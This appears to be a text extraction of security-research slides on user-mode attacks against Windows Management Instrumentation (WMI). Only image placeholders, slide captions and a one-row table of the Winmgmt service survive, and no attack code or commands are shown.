
Name	Display name	Type	PID
Winmgmt	Windows Management Instrumentation	Share process	10852

Template of all user mode attacks on WMI


Attacks on WMI data (1/9)




Attacks on WMI data (2/9)




Attacks on WMI data (3/9)




Attacks on WMI data (4/9)




Attacks on WMI data (5/9)




Attacks on WMI data (6/9)



